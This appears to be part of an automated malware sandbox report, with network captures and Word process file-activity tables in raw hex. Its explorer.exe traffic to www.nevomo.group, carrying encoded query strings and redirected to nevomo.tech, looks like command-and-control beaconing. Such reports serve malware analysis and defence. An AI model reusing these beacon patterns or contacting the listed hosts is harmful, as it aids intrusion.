Apr 8, 2021 13:20:03.679924011 CEST	442	IN	HTTP/1.1 405 Method Not Allowed Date: Thu, 08 Apr 2021 11:20:04 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Allow: OPTIONS,HEAD,GET,POST,TRACE Content-Length: 328 Keep-Alive: timeout=5, max=95 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 34 36 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6a 20 50 48 50 2f 37 2e 33 2e 32 37 20 53 65 72 76 65 72 20 61 74 20 32 33 2e 39 35 2e 31 32 32 2e 32 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at 23.95.122.24 Port 80</address></body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49173	213.186.33.5	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:20:07.373276949 CEST	443	OUT	GET /nnmd/?K6AlT=OH405Zk&2dul=05SaklKxrHZkuL+bQQlctvxV8/3Vwz7X9JaEuMMyoQZG08GIgMZNFCY5Thf3tPL/fx/p1A== HTTP/1.1 Host: www.nevomo.group Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:20:07.402926922 CEST	443	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Thu, 08 Apr 2021 11:20:07 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: http://nevomo.tech/nnmd?K6AlT=OH405Zk&2dul=05SaklKxrHZkuL+bQQlctvxV8/3Vwz7X9JaEuMMyoQZG08GIgMZNFCY5Thf3tPL/fx/p1A== X-IPLB-Instance: 16982 Set-Cookie: SERVERID77446=2001710|YG7m6|YG7m6; path=/ Cache-control: private Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2244 Parent PID: 584

General

Start time:	13:17:35
Start date:	08/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f720000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8FAB7F4	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\{1C9178E2-878F-41DC-A2DA-5DC2C3F4A84B}	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE8F9DA0D	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	read data or list directory | read attributes | delete | synchronize | generic write	device	sequential only | non directory file	success or wait	1	7FEE8FAB153	CopyFileExW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSF-CTBL.FSF	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE8F9DA0D	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE8F9DA0D	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8FAB7F4	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\{A39B5EA0-B931-48AE-A182-26B457E12238}	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE8F9DA0D	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	read data or list directory | read attributes | delete | syn chronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	7FEE8FAB153	CopyFileExW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE8F9DA0D	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE8F9DA0D	CreateFileW
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8CA26B4	CreateDirectoryA
C:\Users\user\AppData\Local\Microsoft\Office\14.0\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FEE8F94980	CreateDirectoryW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{1C9178E2-878F-41DC-A2DA-5DC2C3F4A84B}	success or wait	1	7FEE8FAAA2E	DeleteFileW
C:\Users\user\AppData\Local\Temp\{A39B5EA0-B931-48AE-A182-26B457E12238}	success or wait	1	7FEE8FAAA2E	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{1C9178E2-878F-41DC-A2DA-5DC2C3F4A84B}	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ea 5d 63 ce 10 58 c4 4c 9f 75 21 9e fc 3d 51 ce 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 c2 27 6c 4e 60 78 cc 49 af 00 78 3d 62 3d 18 31 01 00 00 00 00 00 00 00 f5 da fe 28 4f e4 45 42 a5 7c 18 1b 5a 71 49 45 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.]c..X.L.u!..=Q.S,...X.F...Fa..q..................................'lN`x.I..x=b=.1...........(O.EB.|..ZqIE..t...t...t...t...	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{1C9178E2-878F-41DC-A2DA-5DC2C3F4A84B}	76	40	6b b9 85 5c 9e b8 cc 43 ba 47 44 19 a6 59 04 76 02 00 00 00 00 00 00 00 f5 da fe 28 4f e4 45 42 a5 7c 18 1b 5a 71 49 45	k..\...C.GD..Y.v...........(O.EB.|..ZqIE	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{1C9178E2-878F-41DC-A2DA-5DC2C3F4A84B}	512	65024	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....	success or wait	2	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{1C9178E2-878F-41DC-A2DA-5DC2C3F4A84B}	512	1024	c4 f4 f7 f5 b1 7a 56 a4 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV.......................	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{1C9178E2-878F-41DC-A2DA-5DC2C3F4A84B}	1536	16	10 00 00 00 00 00 00 00 01 00 00 00 d3 95 02 50	...............P	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{1C9178E2-878F-41DC-A2DA-5DC2C3F4A84B}	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ea 5d 63 ce 10 58 c4 4c 9f 75 21 9e fc 3d 51 ce 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 f2 4e c3 0a 5e cb 71 43 9f 9f 30 e3 e0 88 a9 43 03 00 00 00 00 00 00 00 f5 da fe 28 4f e4 45 42 a5 7c 18 1b 5a 71 49 45 00 06 00 00 00 00 00 00 00 04 00 00 01 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.]c..X.L.u!..=Q.S,...X.F...Fa..q.............................N..^.qC..0....C..........(O.EB.|..ZqIE...t...t...t...t..	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{1C9178E2-878F-41DC-A2DA-5DC2C3F4A84B}	76	40	81 a4 1b a8 74 c3 d1 4b 87 fa 35 2b 80 c8 3e 8c 04 00 00 00 00 00 00 00 f5 da fe 28 4f e4 45 42 a5 7c 18 1b 5a 71 49 45	....t..K..5+..>...........(O.EB.|..ZqIE	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{1C9178E2-878F-41DC-A2DA-5DC2C3F4A84B}	2560	4096	c4 f4 f7 f5 b1 7a 56 a4 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV.......................	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{1C9178E2-878F-41DC-A2DA-5DC2C3F4A84B}	2576	4	03 10 80 80	....	success or wait	2	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{1C9178E2-878F-41DC-A2DA-5DC2C3F4A84B}	1552	24	10 00 00 00 01 00 00 00 11 00 00 00 01 00 00 00 01 00 00 00 68 b9 aa 28	....................h..(	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{1C9178E2-878F-41DC-A2DA-5DC2C3F4A84B}	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ea 5d 63 ce 10 58 c4 4c 9f 75 21 9e fc 3d 51 ce 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 8d cc 7d 7c 0a 23 08 48 a0 e5 29 e4 33 2f 17 a4 05 00 00 00 00 00 00 00 f5 da fe 28 4f e4 45 42 a5 7c 18 1b 5a 71 49 45 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.]c..X.L.u!..=Q.S,...X.F...Fa..q..................................}|.#.H..).3/.............(O.EB.|..ZqIE...t...t...t...t..	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	65536	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ea 5d 63 ce 10 58 c4 4c 9f 75 21 9e fc 3d 51 ce 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 8d cc 7d 7c 0a 23 08 48 a0 e5 29 e4 33 2f 17 a4 05 00 00 00 00 00 00 00 f5 da fe 28 4f e4 45 42 a5 7c 18 1b 5a 71 49 45 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.]c..X.L.u!..=Q.S,...X.F...Fa..q..................................}|.#.H..).3/.............(O.EB.|..ZqIE...t...t...t...t..	success or wait	2	7FEE8FAB153	CopyFileExW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	69 78 6b 46 9d d3 d1 45 bf af fc 18 92 96 5f ab 06 00 00 00 00 00 00 00 f5 da fe 28 4f e4 45 42 a5 7c 18 1b 5a 71 49 45	ixkF...E......_............(O.EB.|..ZqIE	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	6656	51	af 36 cc a7 bb d5 17 41 a9 9e 7b 67 06 b7 13 0d 03 00 02 00 94 00 40 20 4f 93 2b 12 3d f6 36 48 ba 88 c6 6d db 9d 36 5c 0a 03 00 00 3e 03 00 00 9f 01 49	.6.....A..{g..........@ O.+.=. 6H...m..6\....>.....I	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	6712	4096	c4 f4 f7 f5 b1 7a 56 a4 12 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV.......................	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	2580	50	05 c8 00 8d 40 03 07 21 c8 e4 1c 57 8b a1 4c 89 32 47 9e 62 3a 53 4b 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00	....@..!...W..L.2G.b:SK.......	success or wait	3	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 97 3a 61 9d	..............................:a.	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ea 5d 63 ce 10 58 c4 4c 9f 75 21 9e fc 3d 51 ce 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 42 3c a5 d7 66 ef 88 4f a8 d8 a2 c5 82 51 be 09 07 00 00 00 00 00 00 00 f5 da fe 28 4f e4 45 42 a5 7c 18 1b 5a 71 49 45 00 06 00 00 00 00 00 00 00 04 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 38 2a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 03 00 00 00 00 00 00 00 33 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.]c..X.L.u!..=Q.S,...X.F...Fa..q...............................B<..f..O.....Q.............(O.EB.|..ZqIE.......................................8*..........................t...t...t...t...........3..	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	01 95 3c df 78 1e 6e 49 92 de 67 0d 1d 4f c0 17 08 00 00 00 00 00 00 00 f5 da fe 28 4f e4 45 42 a5 7c 18 1b 5a 71 49 45	..<.x.nI..g..O............(O.EB.|..ZqIE	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	10808	4096	c4 f4 f7 f5 b1 7a 56 a4 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV......................	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	14904	122	cf aa 69 49 00 0c 56 0c e9 18 87 1c 52 30 1c 4d b9 fa 2e bf 93 0f fb 5b 80 e2 24 f2 c6 e4 b1 b8 4a ba 1c 81 78 ef 06 c1 76 01 00 00 00 00 00 00 00 05 60 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 66 14 b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 0c b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 0c a1 5b 35 67 6f bd 15 4c a8 92 e7 cf 85 95 8e bc 05	..iI..V.....R0.M.......[..$... ..J...x...v.........` ....8f........J..R.w.ps... .....J..R.w.ps..[5go..L.........	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	15032	81	3e 03 00 00 54 07 00 00 00 a9 54 27 0c e9 18 87 1c 52 30 1c 4d b9 fa 2e bf 93 0f fb 5b 79 00 6a 03 00 00 58 53 51 b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 01 00 00 00 a1 5b 35 67 6f bd 15 4c a8 92 e7 cf 85 95 8e bc 01 00 00 00 a9 9f 01	>...T.....T'.....R0.M.......[y .j...XSQ.......J..R.w.ps.....[5go..L...............	success or wait	2	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	10824	56	03 10 80 80 06 d0 80 80 e9 18 87 1c 52 30 1c 4d b9 fa 2e bf 93 0f fb 5b 01 00 00 00 06 00 00 00 00 00 00 00 30 b5 9e 4d a4 4d 43 4f b8 59 b3 1c c0 70 06 65 01 00 00 00	............R0.M.......[...... ......0..M.MCO.Y...p.e....	success or wait	4	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 f0 f3	....................................uu..	success or wait	1	7FEE8F67BB5	WriteFile
